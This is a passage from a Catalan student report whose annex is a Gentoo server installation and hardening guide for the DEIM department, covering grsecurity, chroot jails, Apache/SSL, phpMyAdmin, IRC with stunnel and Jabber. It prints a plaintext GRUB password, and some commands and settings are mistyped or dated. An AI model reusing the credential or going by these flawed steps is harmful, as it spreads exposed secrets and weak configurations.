Per la banda d'administració del servidor, GNU/Linux ofereix una amplia gama de possibilitats a l'hora de garantir la seguretat, consistència i fiabilitat del sistema. En tot moment tens el control absolut de la màquina i no s'amaga res darrere d'interfícies gràfiques menys flexibles i potents. Es cert que també hi han eines gràfiques que faciliten l'administració, però no són d'ús obligat, sempre et permet fer-ho de forma manual per gaudir d'un control superior. Per altra banda, l'administració d'un sistema GNU/Linux o UNIX en general és més complexa que altres alternatives com pot ser un Microsoft Windows 2003, personalment opino que sobretot quan es tracta d'un servidor es preferible invertir en coneixement i apendre el funcionament d'un sistema operatiu per poder proporcionar un servei segur i fiable en comptes de buscar la facilitat en l'administració perdent estabilitat, seguretat i control.

En conclusió, el desenvolupament d'aquest projecte ha sigut tota una aventura plena de experiències i a on l'adquisició de nous coneixements ha sigut un fet continu. El resultat ha complert totes les especificacions inicials sol·licitades en els terminis de temps establerts.

6.RECURSOS ELECTRÒNICS UTILITZATS

Sistemes Operatius

http://www.netbsd.org/
http://www.openbsd.org/
http://www.gnu.org/
http://www.kernel.org/

Distribucions GNU/Linux

http://www.redhat.es/
http://www.mandrakelinux.com
http://www.unitedlinux.com/
http://www.debian.org
http://www.slackware.com
http://www.gentoo.org

Cercadors d'aplicacions

http://www.linuxpackages.net
http://freshmeat.net

Cercador de continguts

http://www.google.com

Elements per ampliar la seguretat de sistemes GNU/Linux

http://www.grsecurity.net
http://www.research.avayalabs.com/project/libsafe/

Gàbies Chroot Jail

http://www.gsyc.inf.uc3m.es/~assman/jail/

Jabber: missatgeria instantània

http://www.jabber.org
http://www.jabberstudio.org

Clients jabber

http://exodus.jabberstudio.org
http://psi.affinix.com/
http://gabber.sourceforge.net/

Servidor IRCd

http://www.shadow-realm.org/
http://www.epona.org

Clients d'IRC

http://www.mirces.com
http://www.ircap.com
http://www.xchat.org
http://www.bitchx.org
http://lunascript.sourceforge.net
http://www.kvirc.net

Túnels encriptats amb SSL

http://www.stunnel.org

Servidor Web

http://www.apache.org

Programació PHP

http://ww.php.net

7.ANNEX A: GUIA DE REFERÈNCIA PER LA INSTAL·LACIÓ I ADMINISTRACIÓ DEL SERVIDOR

DESCRIPCIÓ DEL DOCUMENT

Aquest document pretén informar dels passos més importants que s'han realitzat fins arribar a l'estat actual del sistema (servidor del DEIM). Explicant des del procés d'instal·lació fins a les rutines més habituals com pot ser la creació d'un nou usuari. Per tant, es tracta d'un document d'ajuda pels nous administradors de la màquina, que necessitin conèixer l'estat del sistema i tindre una visió general de com es realitzen les tasques més habituals.

El sistema actual és un GNU/Linux, concretament una distribució Gentoo, la qual compila totes les aplicacions que instal·lem de la forma més optima per la nostra arquitectura (en aquesta cas, un Pentium IV), aprofitant així al màxim les prestacions de la màquina.

Des de un primer moment s'ha donat màxim privilegi a la seguretat del sistema, es per això que s'han implantant millores al kernel de linux amb grsecurity, que permet un nivell de seguretat superior, per exemple, davant de buffer overflows ja que fa que la pila del processos no sigui executable. S'ha configurat un firewall personalitzat i s'ha restringit l'accés a tots aquells usuaris que necessiten allotjar les seves planes web al servidor, fent ús de gàbies chroot. A més, totes les connexions que s'hagin de realitzar amb autentificació es fan sobre protocols que encripten les dades de forma que no viatgin els passwords en text clar per la xarxa.

Per tot lo exposat anteriorment, qualsevol persona que es vulgui encarregar de l'administració del servidor necessita tindre uns bons coneixements de GNU/Linux i, sobretot, tenir molt clara la filosofia segura que s'ha intentat aplicar des de l'inici.

INSTAL·LACIÓ D'UNA GENTOO 1.4 RC2: PAS A PAS

Iniciem l'ordinador i arranquem amb el Gentoo Live CD 1.4 RC2.

• PREPARACIONS INICIALS

Fem el particionament inicial amb la utilitat cfdisk:

512 MB	SWAP	hda1
100 MB	/boot	hda2
5000 MB	/	hda3

Reiniciem (tornem a arrancar de CD).

Donem format Extended3 (sistema amb journaling) a les particions hda2 i hda3 amb:
mke2fs -j /dev/hda2
mke2fs -j /dev/hda3

Donem format a la partició d'SWAP hda1:
mkswap /dev/hda1

Activem la memoria SWAP:
swapon /dev/hda1

• CONFIGURACIÓ DE LA XARXA

Carreguem el mòdul que correspon a la nostra tarja de xarxa:
modprobe eepro100

Configuració de la interface eth0:
ifconfig eth0 193.144.20.18 up

Afegim la ruta per defecte per tindre sortida cap a internet:
route add default gw 193.144.20.1

Editem l'arxiu /etc/resolv.conf per indicar els servidors DNS que ens permetran fer les resolucions domini <-> IP:

```
domain etse.urv.es
nameserver 193.144.20.2
nameserver 193.144.16.4
```

Amb domain etse.urv.es estem dient que cada cop que es consulti una domini tipus "nom" li afegeixi nom.etse.urv.es.

Comprovem que la connexió funciona correctament amb un ping:

ping www.fut.es

• INSTAL·LACIÓ DEL SISTEMA BASE

Creació del directori a on muntarem la partició principal (la futura /):

mkdir /mnt/gentoo
mount /dev/hda3 /mnt/gentoo

Creació del directori boot (futur /boot) a on es guardaran tots els arxius d'inici més el kernel de linux:

mkdir /mnt/gentoo/boot
mount /dev/hda2 /mnt/gentoo/boot

Anem al directori principal i descomprimim l'stage 1 (la base mínima que ens permetra compilar-ho tot, inclosa la base):

cd /mnt/gentoo
tar -jxvf /mnt/cdrm/gentoo/stage1...tar.bz2

Fem que el nostre /proc (directori virtual amb informació sobre el sistema) sigui el mateix que el /mnt/gentoo/proc:

mount -o bind /proc /mnt/gentoo/proc

Copiem la configuració de DNS:

cp /etc/resolv.conf /mnt/gentoo/etc

I fem un chroot per treballar en el directori /mnt/gentoo com si fos /. Com ho fem cridant a /bin/bash, per sortir del chroot només hauríem de escriure exit.

chroot /mnt/gentoo /bin/bash

Actualitzem l'entorn (variables d'entorn...)

env-update

* *Però ens dona un error i ens demana un emerge rsync, per tant tornarem a executar aquesta comanda després del rsync.*

source /etc/profile

Actualitzem el portage (llistat de les aplicacions disponibles [ebuilds] per instal·lar a gentoo):

emerge rsync

Ara que ja esta actualitzada la llista, tornem a provar a actualitzar l'entorn, aquest cop si, sense cap error:

env_update

Editem l'arxiu principal de configuració de les compilacions de Gentoo (en aquest punt només disposem de l'editor nano).

nano -w /etc/make.conf

Modificarem els flags de compilació que se li passen al gcc (compilador) per fer que les compilacions siguin lo més optimitzades possible pel nostre processador (Intel Pentium IV):

CFLAGS="-march=pentium3 -O3 -fforce-addr -fomit-frame-pointer -funroll-loops -frerun-cse-after-loop -frerun-loop-opt -falign-functions=4"

*** No fiquem pentium4 pq hi ha problemes amb les versions actuals del gcc (2.3.1/2.3.2)

Modifiquem els mirrors des d'on es baixarà els programes, com que la etse té un, l'aprofitarem:

GENTOO_MIRRORS="ftp://ftp.etse.urv.es/pub/linux/gentoo
http://gentoo.oregonstate.edu/
http://www.ibiblio.org/pub/Linux/distributions/gentoo"

I farem que sincronitzi el portage sempre amb el servidor de bulma afegint:

SYNC="rsync://rsync1.es.gentoo.org/gentoo-portage"

Finalitzem la edició i fem un backup del make.conf:

cp /etc/make.conf /etc/make.conf.bak

Iniciem el bootstrap (proces en el que es compilarà la base, gcc, glibc...):

cd /usr/portage
scripts/bootstrap.sh

* Hem d'estar atents perquè al principi del bootstrap, el make.conf es reescrit i s'ha de recuperar el que teníem o no es compilarà amb les optimitzacions, etc..

Ara que ja tenim la base, instal·larem la resta del sistema necessari per arrancar amb un linux mínim:

export CONFIG_PROTECT=""
emerge system

Configuració de la zona horària

ln -sf /usr/share/zoneinfo/Europe/Madrid /etc/localtime

• INSTAL·LACIÓ DEL KERNEL

Ens baixem les fonts del kernel standard, que serà descomprimit a /usr/src/:

emerge sys-kernel/vanilla-sources

Per que sigui possible compilar el kernel, hem d'afegir al PATH el directori a on es troba el gcc:

export PATH=$PATH:/usr/lib/gcc-lib/i686-pc-linux-gnu/3.2.2

Configurem el kernel:

cd /usr/src/linux
make menuconfig

I finalment el compilem junt amb els seus mòduls:

make dep; make bzImage; make modules; make modules_install

El copiem al directori d'arranc:

cp arch/i386/boot/bzImage /boot/kernel-2.4.20

Afegim un gestor de logs (dimoni):

emerge app-admin/syslog-ng

Afegim el dimoni a l'arranc:

rc-update add syslog-ng default

Afegim un cron per les tasques periòdiques:

emerge sys-apps/vcron
rc-update add vcron default

Editem l'arxiu de configuració de les particions que tenim:

nano -w /etc/fstab

Cambiem el password del superusuari (root):

passwd

Editem l'arxiu a on es guarda el nom de la màquina, en el nostre cas ficarem deim.etse.urv.es:

nano -w /etc/hostname

Editem la configuració de la xarxa, així la propera vegada que iniciem el sistema ja estarà configurada:

nano -w /etc/conf.d/net
iface_eth0="193.144.20.18 broadcast 193.144.20.255 netmask 255.255.255.0"
gateway="eth0/193.144.20.1"

Li diem que la utilitzi a l'arrancar:

rc-update add net.eth0 default

Editem la configuració general del sistema per ficar quin tipus de teclat utilitzem i que el rellotge indica la hora local:

nano -w /etc/rc.conf
KEYMAP=”es”
CLOCK=”local”

Creem l'arxiu de configuració del gestor d'arranc GRUB:

nano -w /boot/grub/menu.lst

```
default 0
timeout 3
splashimage=(hd0,1)/boot/grub/splash.xpm.gz
password inideim135

title=Gentoo GNU/Linux
root(hd0,1)
kernel /boot/kernel-2.4.20-sec root=/dev/hda3 vga=771
```

ln -s /boot/grub/menu.lst /boot/grub/grub.conf

Instal·lem el gestor al sector d'arranc:

```
grub
  root (hd0,1)
  setup (hd0)
  quit
```

Reiniciem i ara no arranquem des del CD sinó des del disc dur.

POSTINSTAL·LACIÓ

Instal·lació de GPM per utilitzar el mouse a la consola

Instal·lació de la utilitat UFED que serveix per configurar fàcilment la variable USE del /etc/make.conf. Després de configurar-ho ha quedat:

```
USE="-3dnow acpi -arts -avi -cups -encode flash -gnome -gtk -imlib -java
-kde -mikmod -motif mysql -opengl -qt -qtmt -quicktime -sdl -spell -svga
-truetype -X -xmms -xv imap"
```

Instal·lació del navegador de consola links

Instal·lació de apache, mod_ssl, mod_php, flash-ming, mysql. Important tenir a la variable USE imap, per donar suport a les funcions IMAP/POP3 de PHP.

Instal·lació de ncftp, vlock, mc, cvs.

Instal·lación manual del sistema de paquets pkgtools de Slackware, així podrem utilitzar aquest sistema de paquets quan instal·lem un programa que no estigui al

portage. Per facilitar-ho també instal·lem checkinstall que ens ajudarà a fer els paquets .tgz. Cada cop que instal·lem programes que no estiguin al portage, en comptes de ficar make install, executarem checkinstall.

Apliquem grsecurity (http://www.grsecurity.net/) patch pel kernel 2.4.20 i instal·lem chpax al sistema. Grsecurity es un patch que aporta diverses funcionalitats adicionals de seguretat al kernel, com una pila a on no es pot executar codi (per evitar bufferoverflows), major control sobre sockets entre altres. Per poder controlar els usuaris s'han creat els següents grups:

untrusted (usuaris en qui no confiar)
socketdeny (usuaris als que se'l denega qualsevol tipus de socket)
clientsocketdeny (usuaris als que se'l denega sockets de tipus client)
serversocketdeny (usuaris als que se'l denega sockets de tipus servidor)

Creem el grup secureshell, en aquest grup estaran aquelles persones que podran accedir al sistema mitjançant ssh/sftp.

Instal·lació i configuració de logrotate i slocate.

Utilitzarem un alias: *alias halt=echo "Inhabilitado."* Així no es podrar apagar la màquina amb un simple halt, sino que s'haura d'escriure "halt" entre cometes. L'objectiu es no executar aquesta comanda per error i apagar el sistema remotament.

Creació d'un script que te com a objectiu la configuració del **Firewall**. Cada cop que s'inicia la màquina s'executa. L'script es troba a /usr/local/sbin/firewall. Tanca els ports que no calen ser accedits des de l'exterior entre altres coses.

Instal·lació i configuració del servidor de mail exim i del client de mail pine. El servidor esta tancat per firewall des de l'exterior, només es poden enviar mails des de l'interior.

Configuració de /etc/logrotate.d/ per tractar tots els logs que tenim al sistema.
Configuració de vcron (NOTA: ignora /etc/crontab, ejecuta /etc/cron.hourly, daily... per si mateix), per veure quines tasques s'han d'executar periòdicament.

CREACIÓ D'UN USUARI (EXEMPLE: COADMIN)

Afegim l'usuari coadmin al sistema, el seu grup primari serà users i la resta secureshell (per pemetre l'accés per SSH) i wheel (per permetre canviar a superusuari utilitzant "su"). Tots els usuaris que no siguin de cap chroot tindran el seu directori personal a /home/users/.

adduser -g users -G secureshell,wheel -s /bin/bash -d /home/users/coadmin

Creem el seu directori personal, li fiquem els fitxers de configuració inicials i fem que el propietari sigui ell mateix:

mkdir /home/users/coadmin
cp /etc/skell/. /home/users/coadmin/*
chown -R coadmin:users /home/users/coadmin

Finalment establim un password per l'usuari:

passwd coadmin

ENTORNS CHROOT

/home/chroot-web	Tot usuari que vol tindre una plana web, tindra un compte dintre d'aquest chroot. Per accedir a la base de dades mysql directament haurà d'executar: *mysql -p -u usuario -h 127.0.0.1*

CREAR UN ENTORN CHROOT JAIL

Creem el directori a on estarà el chroot:

mkdir chroot

Creem l'entorn inicial i li afegim el software base:

mkjailenv chroot
addjailsw chroot

Editem l'arxiu de passwords per substituir el password de root per un *. No cal tenir aquest password en aquest arxiu i a més es poc segur:

nano -w chroot/etc/shadow

Afegim més software, primer la shell bash:

addjailsw chroot -P bash
cp /etc/bashrc chroot/etc

Ara el que ens permetrà fer “ls” en color:

addjailsw chroot -P DIRCOLORS
cp /etc/DIRCOLORS chroot/etc

Configuracions:

cp /etc/profile chroot/etc
cp -r /usr/share/terminfo chroot/etc

Comanda whoami:

addjailsw chroot -P whoami

Editor vim:

cp -r /usr/share/vim chroot/usr/share
addjailsw chroot -P vim –version
cp -r /etc/vim chroot/etc/

Midnight commander:

cp -r /usr/share/mc /home/chroot-web/usr/share/
addjailsw chroot -P mc

Per a que es pugui fer sftp cap al chroot, hem de tindre dintre el sftp-server:

cp /usr/lib/misc/sftp-server chroot/usr/lib/misc/

Finalment afegir tota la següent col·lecció de eines tal i com hem fet fins ara (e.g. addjailsw chroot -P programa):

- TextUtils: cat, cksum, comm, csplit, cut, expand, fmt, fold, head, join, md5sum, nl, paste, pr, ptx, sha1sum, sort, split, sum, tac, tail, tr, tsort, unexpand, uniq, wc
- FileUtils: chgrp, chmod, chown, cp, dd, mv, rm, rmdir, shred, stat, touch, unlink, rmdir.
- Otros: find, diff, tar, gzip, bzip2, nano, less, scp (para que funcione winscp2), clear, vlock, mysql, groups,zip,unzip

AFEGIR USUARI AL CHROOT JAIL (EXEMPLE: WEBMASTER)

Afegim l'usuari coadmin al sistema, el seu grup primari serà apache (si es tractes d'un usuari de web normal seria del grup users) i la resta secureshell (per pemetre l'accés per SSH), untrusted i serversocketdeny (s'ha de permetre sockets client per que pugui accedir a mysql). Tots els usuaris d'un chroot tenen com a directori personal el chroot en qüestió:

useradd -g apache -G secureshell, untrusted, serversocketdeny -d /home/chroot-web/ -s /usr/bin/jail webmaster

Li fiquem un password:

passwd webmaster

Afegim l'usuari al chroot /home/chroot-web amb el directori personal /home/webmaster (a partir de /home/chroot-web/) i la shell /bin/bash:

addjailuser /home/chroot-web /home/webmaster /bin/bash webmaster

Editem l'arxiu de passwords i substituim tots els passwords per *. No calen aqui i es un risc de seguretat:

nano -w /home/chroot-web/etc/shadow

Eliminem els grups repetits:

nano -w /home/chroot-web/etc/group

Creem els directoris inicials i copiem els arxius de configuració inicials. Els usuaris de web podran ficar les seves planes normal a html/ i a shtml/ les que requereixin anar xifrades amb SSL. Les seves adreces serien del tipus http://deim.etse.urv.es/~usuari en el primer cas i https://deim.etse.urv.es/~usuari en el segon:

mkdir /home/chroot-web/home/webmaster/
mkdir /home/chroot-web/home/webmaster/html
mkdir /home/chroot-web/home/webmaster/shtml
cp /etc/skell/. /home/chroot-web/home/webmaster/*
chown -R webmaster:apache chroot/home/webmaster/

USUARIS PRINCIPALS AL DEIM

root: superusuari

coadmin: Segon usuari més important (després de root), amb aquest podrem accedir al sistema (no esta en cap chroot) des de l'exterior i fer un "su" cap a root.

webmaster: Encarregat de la plana web principal del DEIM, es troba dintre del chroot /home/chroot-web, pero a diferencia de la resta d'usuaris d'aquest chroot té com a grup primari apache.

CONFIGURACIÓ APACHE

La pàgina principal es trobarà en:
/home/chroot-web/home/webmaster/html
/home/chroot-web/home/webmaster/shtml (pàgines per SSL)
Però hi hauran enllaços simbòlics cap als directoris anteriors respectius:
/home/httpd/html
/home/httpd/shtml

Tota la configuració d'apache es troba a /etc/apache/conf/. Primerament configurem l'arxiu principal, ficant el domini i afegint el suport per php i ssl entre altres coses:

apache.conf

```
ServerName deim.etse.urv.es
Include /etc/apache/conf/addon-modules/mod_php.conf
Include /etc/apache/conf/addon-modules/mod_ssl.conf
```

Després editem l'arxiu commonapache.conf, fem que el DocumentRoot /home/chroot-web/home/webmaster/html. Configurem el userdir inhabilitant les planes web per root, coadmin i webmaster (ja que aquest té la plana principal):

```
UserDir /home/chroot-web/home/*/html
UserDir disabled root coadmin webmaster
```

Configurem els directoris:

```
<Directory /home/chroot-web/home/webmaster/html>
  Options -Indexes FollowSymLinks MultiViews
  AllowOverride none
  Order allow,deny
```

```
  Allow from all

<Directory /home/chroot-web/home/webmaster/shtml>
 [Idem anterior]
</Directory>
```

Evitem que es pugui accedir als directoris private:

```
<Directory "/home/chroot-web/home/webmaster/html/private">
  Options -Indexes FollowSymLinks MultiViews
  AllowOverride None
  Order deny,allow
  Deny from all
</Directory>

<Directory "/home/chroot-web/home/webmaster/shtml/private">
 [Idem. Anterior]
</Directory>
```

Ara ve la configuració necessària pels directoris de la aplicació GAP (que s'explicarà més endavant com instal·lar), per cada aplicació GAP que hi hagi instal·lada s'ha de fer una configuració del 3 directoris:

```
<Directory "/home/httpd/gap">
 Options Indexes FollowSymLinks MultiViews
 AllowOverride AuthConfig Limit
 Order allow,deny
 Allow from all
</Directory>

<Directory "/home/httpd/gap/cgi-bin/">
 Options -Indexes FollowSymLinks MultiViews ExecCGI
 AllowOverride AuthConfig Limit
 Order allow,deny
 Allow from all
</Directory>
```

No permetre que ningú tingui accés al directori de dades:

```
<Directory "/home/httpd/gap/gap">
 Options -Indexes
 AllowOverride None
 Order deny,allow
 Deny from all
</Directory>
```

Finalment la configuració pels directoris dels usuaris:

```
<Directory /home/chroot-web/home/*/html>
   AllowOverride Indexes FileInfo AuthConfig Limit
   Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
   <Limit GET POST OPTIONS PROPFIND>
      Order allow,deny
      Allow from all
   </Limit>
   <LimitExcept GET POST OPTIONS PROPFIND>
      Order deny,allow
      Deny from all
   </LimitExcept>
</Directory>
<Directory /home/chroot-web/home/*/html/cgi-bin>
    Options +ExecCGI -Includes -Indexes
    SetHandler cgi-script
</Directory>
```

Configurem el suport SSL a l'arxiu /etc/apache/conf/addon-modules/mod_ssl.conf, fiquem el domini, fem que DocumentRoot sigui "/home/chroot-web/home/webmaster/shtml", configurem el SSL pels usuaris individuals:

```
<IfModule mod_userdir.c>
  UserDir /home/chroot-web/home/*/shtml
  UserDir disabled root coadmin webmaster
</IfModule>
```

I el directori principal:

```
<Directory /home/chroot-web/home/*/shtml>
   AllowOverride Indexes FileInfo AuthConfig Limit
   Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
   <Limit GET POST OPTIONS PROPFIND>
      Order allow,deny
      Allow from all
   </Limit>
   <LimitExcept GET POST OPTIONS PROPFIND>
      Order deny,allow
      Deny from all
   </LimitExcept>
</Directory>
```

Finalment indiquem a on estaran els certificats:

```
SSLCertificateFile /etc/apache/conf/ssl/deim.crt
SSLCertificateKeyFile /etc/apache/conf/ssl/deim.key
```

En el directori /etc/apache/conf/ssl/ s'hauran de crear els certificats corresponents.

CREACIÓ CERCTIFICATS SSL PER APACHE

Per crear els certificats deim.crt/deim.key al directori /etc/apache/conf/ssl/ executem des d'aquest directori:

openssl genrsa -out deim.key 1024 -days 9999
openssl req -new -key deim.key -x509 -out deim.crt -days 9999

DENEGAR ACCÉS A 1 DIRECTORI D'USUARI WEB PER IP

Com que a la configuració d'apache tenim allowoverride limit a la configuració del directori dels usuaris, poden ficar al directori que vulguin denegar accés un arxiu .htaccess amb el contingut:

```
<limit GET>
  Order Deny, Allow
  Deny from All
  Allow from 127.0.0.1
</limit>
```

Aquest exemple només permet accés al directori des de 127.0.0.1.

IMPEDIR EL LLISTAT PER WEB A PARTIR D'UN DIRECTORI

Creem al directori l'arxiu .htacces i que contingui:

```
<Limit OPTIONS>
  IndexIgnore *
</Limit>
```

MySQL

L'usuari administrador de la base de dades es “admin” i no “root” que es el que porta per defecte, es una petita mesura més de seguretat. Les bases de dades es troben al directori /var/lib/mysql.

INSTAL·LACIÓ DE PHPMyADMIN

Primer l'instal·lem “emergetest phpmyadmin” (fem emergetest per que agafi l'última versió 2.4.0). Seguidament editem “/etc/phpmyadmin/mysql-setup.sql” i canviem:

```
GRANT USAGE ON mysql.* TO 'pma'@'localhost' IDENTIFIED BY
'12170265211794023044';
```

per

```
GRANT USAGE ON mysql.* TO 'pma'@'localhost' IDENTIFIED BY
'PasswordQueVolemPerL'usuari_pma';
```

Després executem:

mysql -u admin -p < /etc/phpmyadmin/mysql-setup.sql

Això crearà l'usuari a la base de dades pma i la base de dades pmadb. L'usuari tindrà permisos per consultar les dades de tots els altres usuaris (així els podrà autentificar) i també tindrà permisos per la seva base de dades. Ara que ja esta creada la base de dades seria convenient per seguretat esborrar el password que hem especificar al arxiu “/etc/phpmyadmin/mysql-setup.sql”.

Ara mourem el phpmyadmin del seu directori per defecte a on tenim les pàgines segures:

mv /home/httpd/htdocs/phpmyadmin /home/httpd/shtml/mysql

Editem i configurem l'arxiu “config.inc.php”. Entre altres coses:

```
$cfg['PmaAbsoluteUri'] = 'https://deim.etse.urv.es/mysql/';
$cfg['Servers'][$i]['controlpass']  = 'PasswordDelUsuario_pma'
$cfg['Servers'][$i]['auth_type']     = 'cookie';
```

Ara ja es pot accedir per https://deim.etse.urv.es/mysql.

INSTAL·LACIÓ DE STUNNEL + ULTIMATE IRCD + EPONA SERVICES

Creem el grup ircd i l'usuari ircd sense accés real al sistema (shell nula).

• STUNNEL

Instal·lem stunnel que ens servirà per que el usuaris puguin accedir al servidor d'irc de forma encriptada fent un tunnel SSL amb stunnel des del client fins al servidor.

Client Servidor
connexió ---> localhost:6667 –[stunnel]--> deim:6667 ---> localhost:6668

Crearem el certificat stunnel.pem per crear les connexions SSL amb:

ebuild stunnel....ebuild unpack
cd /var/db.../stunnel
./configure
make stunnel.pem
cp stunnel.pem /etc/stunnel

Li donarem permisos només a l'usuari ircd i el grup ircd:

chown -R ircd:ircd /etc/stunnel/
chmod 640 /etc/stunnel/stunnel.pem

Finalment, farem stunnel setuid amb l'usuari ircd.

chown ircd:ircd /usr/sbin/stunnel

• ULTIMATE IRCD

Ara la instal·lació del servidor d'IRC, com no es troba al portage ho farem manualment, el descomprimirem a /usr/local (ens crearà /usr/local/Ultimate2.8.5/), editarem config/ircd.ini i crearem networks/deim.network a partir de networks/template.network. Seguidament executarem:

./configure

I resoldrem les preguntes amb les següents respostes:

Which compiler do you use, gcc or cc or...?
gcc

Enter additional flags to give to gcc:
-march=pentium3 -O3 -fforce-addr -fomit-frame-pointer -funroll-loops -frerun-cse-after-loop -frerun-loop-opt -falign-functions=4

If you need to use any extra libraries when compiling the server, please tell me now...
-lcrypt -lresolv (default)

I think you should use O_NONBLOCK, you want which of these ? O_NONBLOCK (POSIX) O_NDELAY (BSD) FIONBIO (SYSV)
O_NONBLOCK (default)

Hmmm...I'm not sure if signal() is reliable or not either... You can choose between posix, bsd and sysv. What'll it be ?
POSIX (default)

I found getrusage, out of getrusage and times. getrusage is more informative. If you wish to swap your choice, please do so now.
getrusage (default)

Do you have an insecure operating system and therefore want to use the server anti-spoof protection?
Yes (default)

Seeds...
[Introduïm número aleatori]
[Introduïm un altre número aleatori]

What directory are all the server configuration files in?
/usr/local/Ultimate2.8.5/config

What is the explicit path to where the ircd binary will be installed? This should point to a file, not a directory
/usr/local/Ultimate2.8.5/src/ircd

How long nicknames do you want to allow?
12

What domain do you want to consider local to your server?
deim.etse.urv.es

Would you like clients local to the SERVER MACHINE to be able to use Unix domain sockets?
No (default)

Do you use encrypted operator passwords?
Yes

Do you use encrypted incoming link passwords? (N lines only, C lines must remain unencrypted always)
Yes

What listen() backlog value do you wish to use?
5 (default)

How far back do you want to keep the nickname history?
500 (default)

What sendq length do you wish to have?
3000000 (default)

What size of a bufferpool (total of ALL sendq's in use) do you do you wish to have?
*(6 * MAXSENDQLENGTH) (default)*

How many file descriptors (or sockets) can the irc server use?
1024 (default)

I executem:
make

Ficar els arxius irc.conf, irc.rules i irc.motd que ja teniem al config/. Aqui s'indicarà que escolti pel port 6668, aquest serà bloquejat per firewall però a cada inici del sistema s'executarà l'stunnel per que faci la connexió tal i com hem explicat a l'inici, la comanda per l'stunnel és:

/usr/sbin/stunnel -P /usr/local/ircd/ -p /etc/stunnel/stunnel.pem -d 6667 -r deim.etse.urv.es:6668

Per executar el servidor d'irc s'ha de ficar:

cd /usr/local/ircd
./ircd

Per a iniciar-ho tot s'ha creat un script d'inici a /etc/init.d/ircd, i s'ha insertat a l'inici del sistema amb “rc-update add ircd default”.

A la configuració ircd.conf també es permetrà la connexió del serveis epona que instal·larem a continuació.

• EPONA SERVICES (HTTP://WWW.EPONA.ORG/)

** Aquest serveis introdueixen al servidor els Bots ChaN, NiCK, oPeR, MeMo, BoT per facilitar l'administració i per donar serveis als usuaris (registre de nicks, canals...).*

Dintre del directori d'Ultimate (/usr/local/Ultimate2.8.5/) descomprimir y executar:

./configure

Resoldrem les preguntes amb les següents de respostes:

In what directory do you want the binaries to be installed?
/usr/local/Ultimate2.8.5/services

Where do you want the data files to be installed?
/usr/local/Ultimate2.8.5/services

Which group should all Services data files be owned by?
ircd

What should the default umask for data files be (in octal)?
007 (default)

Which of the following is closest to the type of server on your IRC network?
4 (UltimateIRCd 2.8.2 or later)

Do you want to use the MD5 message-digest algorithm to encrypt passwords?
yes

If you are switching from another services...
no

Do you want to compile Epona with threading support?
no (default)

Després executem:

make
make install

• PASSES FINALS

No limitem els **clons** per ircd, al services si ho fem però fiquem una **excepció** pel deim.etse.urv.es amb el bot oPeR (comanda exception) i amb temps d'expiració ilimitat (+0), sino només es podran conectar 2 amb stunnel. Recuperem les bases de dades *.bd i el services.conf/services.motd. Canviem el propietari i grup del directori a on es troba tot l'ircd i els serveis:

chown -R ircd:ircd /usr/local/Ultimate2.8.5/
ln -s /usr/local/Ultimate2.8.5/ /usr/local/ircd/

Fem setuid els serveis amb l'usuari ircd, per evitar que s'executi com a root i sigui un risk pel sistema:

cd /usr/local/Ultimate2.8.5/services
*chmod 4750 services list**

Els serveis s'executaran amb:

cd /usr/local/ircd/services
./services

Però com ja he indicat, s'ha creat un script (/etc/init.d/ircd) que s'encarrega de tot això a l'arranc. Si per canviar la configuració es necessari encriptar un password nou, anirem al directori /usr/local/ircd/crypt i compilarem: “gcc -l crypt -o mkpasswd mkpasswd.c”. Seguidament executem el programa “./mkpasswd”, introduim el password i ens mostrarà la encriptació corresponent.

A la pròpia plana del DEIM (http://deim.etse.urv.es/serveis/irc.php) s'explica com conectar-se al servidor d'irc. Per autentificar-se com administrador hem de ficar la comanda “/oper nick_del_operador password”. Aquestos operadors/administrador es defineixen al arxiu de configuració ircd.conf (les O-Lines). Per identificar-nos amb els serveis s'ha de fer “/msg nick identify password_del_nick_registrat”. Es recomana visitar la plana d'Ultimate ircd (http://www.shadow-realm.org/) i consultar guies per internet sobre les comandes a utilitzar al irc. Per ajuda sobre els serveis “/mg help help”.

INSTAL·LACIÓ DE JABBER SENSE TRANSPORTS

(per conflictes amb glibc-2.3.x)

Configurar accés només pel port 5223 (SSL). La configuració es troba a /etc/jabber/simple.xml. Per generar el certificats s'utilitza l'script /etc/jabber/self-cert.sh. En /var/spool/jabber es guarden els arxius dels usuaris.

Creem l'usuari jabber i el grup jabber, fem que /usr/sbin/jabberd pertanyi a aquests i el fem setuid per evitar que s'executi com a root. A més haurà de tindre permisos d'escriptura al /var/spool/jabber.

L'administrador amb jabberID: admin@deim.etse.urv.es, rebra tots els nous events del servidor. Per conectar-se només cal seguir les instruccions de la pròpia plana web del deim: http://deim.etse.urv.es/serveis/jabber.php

INSTAL·LACIÓ GAP

(Programa de control de pràctiques de programació via web)

Els passos a seguir per realitzar una instal·lació de GAP són:

Crear grup gap i usuari gap
Descomprimir el programa.
Executar instalar.sh i especificar:
  Nom assig (e.g. Programació I)
  Curs (e.g. 2002/2003)
  Nom curt (e.g. PRI)
  Curs curt (e.g. 0203)
  Usuari (gap)
  A on s'ubicarà (e.g. /home/httpd/gap, crear abans, a més de gap/html i gap/cgi-bin)
  Directori a protegir
  Instal·lar

Canviar la configuració d'apache segons indica el README de la aplicació, de totes formes en aquest mateix document he explicat quina configuració es necessària a l'Apache pel funcionament d'aquest programa.

Seguidament canviarem els propietaris del programa amb:

chown -R gap:gap /home/httpd/gap

Renombrem l'executable gap a gap.cgi:

mv /home/httpd/gap/cgi-bin/gap/XXX/gap -> /home/httpd/gap/cgi-bin/gap/XXX/ gap.cgi

grsecurity no permet executar a un usuari un programa que no li pertany ni a ell ni a root i que es trobi en un directori que tampoc li pertanyi a ell ni a root. Es per això que hem de fer que el directori que conté gap.cgi sigui propietat d'apache (usuari que executarà el cgi), de lo contrari grsecurity ens impedirà la seva execució:

chown apache /home/httpd/gap/cgi-bin/gap/XXX/

Creem un index.html al directori inicial de gap per fer que redireccioni les peticions cap al cgi, així els usuaris no tenen que escriure una ruta excecivament llarga per accedir-hi, i fem un enllaç simbòlic des de shtml/.

Editem gap/gap/XXX/configuracion/inicio.html i canviem la fulla d'estils:

/gap.cs -> /gap/html/gap.css

Si cal canviar el password de l'administrador, que s'ha de dir així "administrador" ho podem fer manualment al arxiu "/home/httpd/gap /gap/XXXX/.htpasswd". Per generar el password es pot utilitzar la comanda "htpasswd".

Finalment, per web entrem i anem a "Configuración -> Global -> Directorio de gràficas" i canviem el que hi ha per /gap/html/graficas/gap.

Des d'aquesta aplicació els professors podrien compilar les pràctiques dels alumnes, aquesta possibilitat no la oferim per 2 motius principals:

